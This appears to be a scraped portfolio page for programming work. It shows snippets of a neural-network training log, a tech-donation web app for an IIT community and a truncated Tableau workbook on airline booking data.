
```
Epoch 1/20
375/375 [=====] - 2s 4ms/step - loss: 0.4481 - accuracy: 0.8661 - val_loss: 0.1665 - val_accuracy: 0.9508
Epoch 2/20
375/375 [=====] - 1s 3ms/step - loss: 0.1917 - accuracy: 0.9422 - val_loss: 0.1239 - val_accuracy: 0.9611
Epoch 3/20
375/375 [=====] - 1s 3ms/step - loss: 0.1439 - accuracy: 0.9568 - val_loss: 0.1040 - val_accuracy: 0.9686
Epoch 4/20
375/375 [=====] - 1s 3ms/step - loss: 0.1165 - accuracy: 0.9646 - val_loss: 0.0970 - val_accuracy: 0.9713
Epoch 5/20
375/375 [=====] - 1s 3ms/step - loss: 0.0974 - accuracy: 0.9700 - val_loss: 0.0841 - val_accuracy: 0.9747
```

Machine Learning



Our Works


Programming Tasks



Mobile Apps

Our Works

Programming Tasks



Tech Donation

My Donations

Title	Category	Status	Created At	Actions
gryal	Storage devices	Completed	2024-11-07 20:02	

My Claims

Item	Donor	Meeting Date	Status	Actions

Messages

Item	With User	Last Message	Status	Actions
gryal	Donor User	konfai...	Accepted	Open Chat

Tech Donation Platform

Share and claim tech items within the IIT community

Filter Items

Available Items



Category

All Categories

Condition

All Condition

Filter



Web Apps




Our Works

Programming Tasks

```
4 <workbook original-version='18.1' source-build='2019.4.1'>
15 <datasources>
16 <datasource caption='customer_booking (ANL201_ECA_da
262 <column datatype='integer' name='[Number of Record
263 <calculation class='tableau' formula='1' />
264 </column>
265 <column caption='Booking Complete' datatype='integ
266 <column caption='Booking Origin' datatype='string'
267 <column caption='Flight Day' datatype='string' nam
268 <column caption='Flight Duration' datatype='real'
269 <column caption='Flight Hour' datatype='integer' n
270 <column caption='Length Of Stay' datatype='real'
271 <column caption='Num Passengers' datatype='integer
272 <column caption='Purchase Lead' datatype='integer'
273 <column caption='Sales Channel' datatype='string'
274 <column caption='Trip Type' datatype='string' name
275 <column caption='Wants Extra Baggage' datatype='in
276 <column caption='Wants In Flight Meals' datatype='
277 <column caption='Wants Preferred Seat' datatype='i
278 <column-instance column='[Number of Records]' deriv
279 <column-instance column='[booking_complete]' deriv
280 <column-instance column='[flight_duration]' derivat
281 <column-instance column='[flight_hour]' derivation
282 <column-instance column='[length_of_stay]' derivat
283 <column-instance column='[num_passengers]' derivat
284 <column-instance column='[purchase_lead]' derivati
285 <column-instance column='[wants_extra_baggage]' de
286 <column-instance column='[wants_in_flight_meals]'
287 <column-instance column='[wants_preferred_seat]' d
288 <layout dim-ordering='alphabetic' dim-percentage='
289 <style>
290 <style-rule element='mark'>
291 <encoding attr='color' field='[:Measure Names]
292 <map to='#4e79a7'>
293 <bucket>&quot;[federated.0zyhghu0ebbt8k1ae
294 </map>
295 <map to='#59a14f'>
296 <bucket>&quot;[federated.0zyhghu0ebbt8k1ae
```

